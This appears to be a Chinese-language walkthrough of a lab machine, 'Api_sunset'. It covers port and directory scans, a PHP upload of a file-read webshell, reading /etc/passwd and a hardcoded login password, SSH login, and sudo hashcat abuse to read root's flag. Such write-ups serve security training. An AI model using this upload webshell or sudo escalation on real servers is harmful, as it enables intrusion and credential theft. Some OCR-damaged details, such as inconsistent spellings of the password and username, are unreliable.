

Api_sunset

Recon

端口扫描

```
→ api nmap -p- -n -Pn -sV 192.168.56.103 -min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 10:16 CST
Nmap scan report for 192.168.56.103
Host is up (0.000056s latency).

Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:6C:16:7E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
```

目录扫描

```
→ api feroxbuster --url 'http://192.168.56.103' -x php,zip,txt -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

[ __ ] [ __ ] [ __ ] [ __ ] | / \ | / \ \ / | / \ \ / | / \ |
| __ | | \ | | \ | | \ \ | / \ | / \ | / \ | / \ | / \ |
by Ben "epi" Risher 🐱 ver: 2.13.0

Target Url          | http://192.168.56.103/
In-Scope Url        | 192.168.56.103
Threads             | 50
Wordlist            | /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
Status Codes         | All Status Codes!
Timeout (secs)       | 7
User-Agent           | feroxbuster/2.13.0
Config File          | /etc/feroxbuster/ferox-config.toml
Extract Links        | true
Extensions           | [php, zip, txt]
HTTP methods          | [GET]
Recursion Depth       | 4

Press [ENTER] to use the Scan Management Menu™

404      GET      91      31w      276c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
```

```

403      GET      91      28w      279c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
302      GET      01      0w          0c http://192.168.56.103/feedback.php =>
index.php
200      GET      1271     207w      2925c http://192.168.56.103/index.php
302      GET      01      0w          0c http://192.168.56.103/login.php =>
index.php
200      GET      31      8w          242c http://192.168.56.103/backend-
api/code.php
200      GET      1271     207w      2925c http://192.168.56.103/
[#####] - 49s  882212/882212  0s      found:6      errors:0
[#####] - 48s  882184/882184  18327/s http://192.168.56.103/
[#####] - 0s   882184/882184  147030667/s
http://192.168.56.103/backend-api/ => Directory listing (add --scan-dir-listings
to scan)
[#####] - 0s   882184/882184  3042014/s
http://192.168.56.103/backend-api/uploads/ => Directory listing (add --scan-dir-
listings to scan)

```

再对 `backend-api` 单独进行扫描

```
→ api feroxbuster --url 'http://192.168.56.103/backend-api' -x php,zip,txt -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

|__|__|_|_)|_|_| /` | / \ | | \ | _, | _ / | | \ | | |
|_|_|_|_| \ | | \ | | \ | _, | _ / | | \ | | |
by Ben "epi" Risher 🎨 ver: 2.13.0

	Target Url	http://192.168.56.103/backend-api
	In-Scope Url	192.168.56.103
	Threads	50
	Wordlist	/usr/share/wordlists/dirbuster/directory-list-2.3- medium.txt
	Status Codes	All Status Codes!
	Timeout (secs)	7
	User-Agent	feroxbuster/2.13.0
	Config File	/etc/feroxbuster/ferox-config.toml
	Extract Links	true
	Extensions	[php, zip, txt]
	HTTP methods	[GET]
	Recursion Depth	4

Press [ENTER] to use the Scan Management Menu™


```

200      GET      31      10w      234c http://192.168.56.103/backend-
api/code.php
404      GET      91      31w      276c http://192.168.56.103/backend-
api/uploads/backend-api
405      GET      11      1w       139c http://192.168.56.103/backend-
api/file.php

```

文件上传

对接口进行测试



```

status: "error"
message: "仅支持POST请求"
hint: "请使用POST方法发送请求。"

```

简单测试后能知道是文件上传的接口

最后伪造文件上传的数据包即可，每一步都会给出 Hint



```

Content-Type: multipart/form-data

-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="test.php"
Content-Type: text/plain

<?php phpinfo(); ?>
-----WebKitFormBoundary7MA4YWxkTrZu0gW--

```



Request	Response
<pre> 1 POST /backend-api/file.php HTTP/1.1 2 Host : 192.168.56.103 3 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 4 Sec-GPC: 1 5 Cookie: PHPSESSID=0g3e68rimd3ss9op98qguhaunt; boundary=-----WebKitFormBoundary7MA4YWxkTrZu0gW 6 Upgrade-Insecure-Requests: 1 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0 9 Content-Type: multipart/form-data 10 Accept-Encoding: gzip, deflate 11 Priority: -1 12 13 -----WebKitFormBoundary7MA4YWxkTrZu0gW 14 Content-Disposition: form-data; name="file"; filename="test.php" 15 Content-Type: text/plain 16 17 <?php phpinfo(); ?> 18 -----WebKitFormBoundary7MA4YWxkTrZu0gW- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 10 Dec 2025 02:37:32 GMT 3 Server: Apache/2.4.62 (Debian) 4 Content-Type: application/json 5 Content-Length: 75 6 7 {"status": "success", "message": "\u6587\u4ef6\u4e0a\u4f20\u6210\u529f 文件上传成功"} 8 </pre>

成功执行

System	Linux API 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqli.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/

上传一句话弹 shell · 但是发现被拦住了

尝试读文件

```
<?php
$file = isset($_REQUEST['f']) ? $_REQUEST['f'] : 'index.php';
highlight_file($file);
?>
```

发现用户 xiaozhihua · 将其放在后台进行 ssh 密码枚举

```
Request: POST /backend-api/uploads/4444.php HTTP/1.1
Host: 192.168.56.103
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en;q=0.3,en;q=0.1
Priority: -1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Cookie: PHPSESSID=0g3e68rimd3ss90p9qguauant
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
f=/etc/passwd

1446bytes / 0ms
```

```
1 HTTP/1.1 200 OK
2 Date: Wed, 10 Dec 2025 04:57:02 GMT
3 Server: Apache/2.4.62 (Debian)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 Content-Length: 1447
7
8 <pre><code style="color: #000000">root:x:0:0:root:/root:/bin/bash
9 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
10 bin:x:2:2:bin:/bin:/usr/sbin/nologin
11 sys:x:3:3:sys:/dev:/usr/sbin/nologin
12 sync:x:4:4:sync:/var/run:/usr/sbin/nologin
13 games:x:56:60:games:/usr/games:/usr/sbin/nologin
14 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
15 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
16 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
17 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
18 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
19 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
20 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
21 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
22 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
23 irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
24 gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
25 nobody:x:99:nobody:/nonexistent:/usr/sbin/nologin
26 apt:x:100:65534:/nonexistent:/usr/sbin/nologin
27 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
28 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
29 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
30 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
31 messagebus:x:104:108:/nonexistent:/usr/sbin/nologin
32 sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
33 xiaozhihua:x:1000:1000::/home/xiaozhihua:/bin/bash
</code></pre>
```

再读 login.php · 得到后台密码 0tmyxZKD1szqdAYe

The screenshot shows a browser interface with two panes. The left pane displays a POST request to 'POST /backend-api/uploads/4444.php HTTP/1.1'. The right pane shows the PHP source code for the script at that URL.

```

Request
1 POST /backend-api/uploads/4444.php HTTP/1.1
2 Host : 192.168.56.103
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
4 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
5 Priority::0+,i
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
7 Accept-Encoding: gzip, deflate
8 Sec-GPC:1
9 Cookie: PHPSESSID=0g3e68r1md3ss9op98qguhaunt
10 Upgrade-Insecure-Requests:1
11 Content-Type: application/x-www-form-urlencoded
12
13 f=/var/www/html/login.php

```

```

6150bytes / 0ms 美化 HEX 渲染 剪切 复制
<?php
session_start();
// 只允许 POST 方式访问，直接打开 login.php 则跳回首页
if ($_SERVER['REQUEST_METHOD'] != 'POST') {
    header('Location: index.php', true, 302);
    exit;
}
// 模拟的固定账号（示例）
$USER = "root";
// 每次请求动态生成与固定明文对应的哈希，用于 password_verify
$PASS_HASH = password_hash("0tmyxZKDiszqdYe", PASSWORD_DEFAULT);

// 验证码校验
if (
    !isset($_POST['captcha']) ||
    !isset($_SESSION['captcha']) ||
    $_POST['captcha'] != $_SESSION['captcha']
) {
    $_SESSION['msg'] = "验证码错误，请重新输入。";
    header('Location: index.php', true, 302);
    exit;
}

// 用户名 + 密码校验
$username = isset($_POST['username']) ? trim($_POST['username']) : '';
$password = isset($_POST['password']) ? $_POST['password'] : '';
if ($username == $USER && password_verify($password, $PASS_HASH)) {
    $_SESSION['auth'] = true;
    $_SESSION['msg'] = "登录成功！";
    // 登录成功后跳转至 feedback.php
    header('Location: feedback.php', true, 302);
    exit;
} else {
    $_SESSION['msg'] = "账号或密码错误。";
    header('Location: index.php', true, 302);
    exit;
}

```

测试之后，发现密码是 **xiaozhihuaa** 的密码

```

→ api ssh xiaozhihuaa@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
xiaozhihuaa@192.168.56.103's password:
Linux Api 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
xiaozhihuaa@Api:~$ 

```

读取 user.txt

```

xiaozhihuaa@Api:~$ cat user.txt
flag{user-7a1b1a56f991412e9b0c1d8e02a5f945}

```

提权

查看 sudo 信权限

```

xiaozhihuaa@Api:~$ sudo -l
Matching Defaults entries for xiaozhihuaa on Api:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xiaozhihuaa may run the following commands on Api:
(ALL) NOPASSWD: /usr/bin/hashcat

```

读 root.txt

```
xiaozhihuaa@Api:~$ echo -n "123456" | md5sum | awk '{print $1}' > pass.txt
xiaozhihuaa@Api:~$ sudo /usr/bin/hashcat pass.txt /root/root.txt
```

```
Session.....: hashcat
Status.....: Exhausted
Hash.Name....: MD5
Hash.Target...: e10adc3949ba59abbe56e057f20f883e
Time.Started...: Wed Dec 10 00:37:13 2025 (0 secs)
Time.Estimated...: Wed Dec 10 00:37:13 2025 (0 secs)
Guess.Base....: File (/root/root.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1....: 26 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point...: 1/1 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: flag{root-9f48a1abe48a40c5bf1830b233775a3c} -> flag{root-9f48a1abe48a40c5bf1830b233775a3c}

Started: Wed Dec 10 00:36:55 2025
Stopped: Wed Dec 10 00:37:14 2025
```

